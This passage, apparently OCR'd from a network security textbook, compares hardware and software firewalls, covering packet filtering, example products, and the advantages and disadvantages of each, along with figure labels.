


Figure 12.10: Demilitarized Zone (DMZ)



Types of Firewalls

Hardware Firewalls

- A hardware firewall is either a dedicated **stand-alone hardware device** or it comes as part of a router
- The network traffic is filtered using the **packet filtering** technique
- It is used to **filter out** the network traffic for large business networks

Public Network
Hardware Firewall Usually Part of a TCP/IP Router
Private Local Area Network
Secure Private Network
Public Network

Software Firewalls

- A software firewall is a **software program** installed on a computer, just like normal software
- It is generally used to **filter traffic** for individual home users
- It only filters traffic for the computer on which it is **installed**, not for the entire network

Computer with Firewall Software
Computer with Firewall Software
Computer with Firewall Software
Computer with Firewall Software
Computer with Firewall Software
Public Network
Secure Private Network
Public Network

Note: It is recommended that you configure both a software and a hardware firewall for best protection

Types of Firewalls

There are two types of firewalls.

- **Hardware Firewalls**

  A hardware firewall is a dedicated firewall device placed on the perimeter of the network. It is an integral part of the network setup and is also built into broadband routers or used as a standalone product. It employs the technique of packet filtering. It reads the header of a packet to find out the source and destination addresses, and compares them with a set of predefined and/or user-created rules that determine whether it should forward or drop the packet. A hardware firewall functions on an individual system or a particular network connected using a single interface. Examples of hardware firewalls include Cisco ASA and FortiGate. Hardware firewalls protect the private local area network.

  However, hardware firewalls are expensive as well as difficult to implement and upgrade.

  Advantages:

  - Security: A hardware firewall with its operating system (OS) is considered to reduce security risks and increase the level of security controls.
  - Speed: Hardware firewalls initiate faster responses and enable more traffic.
  - Minimal Interference: Since a hardware firewall is a separate network component, it enables better management and allows the firewall to shut down, move, or be reconfigured without much interference in the network.

Disadvantages:

- More expensive than a software firewall.
- Difficult to implement and configure.
- Consumes more space and involves cabling.



Public Network
Hardware Firewall Usually Part of a TCP/IP Router
Secure Private Network
Public Network
Private Local Area Network

Figure 12.11: Hardware Firewall

- **Software Firewalls**

  A software firewall is similar to a filter. It sits between a regular application and the networking components of the OS. It is more useful for individual home users and it is suitable for mobile users who need digital security when working outside the corporate network. Further, it is easy to install on an individual's PC, notebook, or workgroup server. It helps protect your system from outside attempts at unauthorized access and provides protection against everyday Trojans and email worms. It includes privacy controls, web filtering, and more. A software firewall implants itself in the critical area of the application/network path. It analyzes the data flow against the rule set.

  The configuration of a software firewall is simple compared to that of a hardware firewall. A software firewall intercepts all requests from a network to the computer to determine if they are valid and protects the computer from attacks and unauthorized access. It incorporates user-defined controls, privacy controls, web filtering, content filtering, etc., to restrict unsafe applications from running on an individual system. Software firewalls use more resources than hardware firewalls, which reduces the speed of the system. Examples of software firewalls include those produced by Norton, McAfee, and Kaspersky.

  Advantages:

  - Less expensive than hardware firewalls.
  - Ideal for personal or home use.

- Easier to configure and reconfigure.

Disadvantages:

- Consumes system resources.
- Difficult to uninstall.
- Not appropriate for environments requiring faster response times.


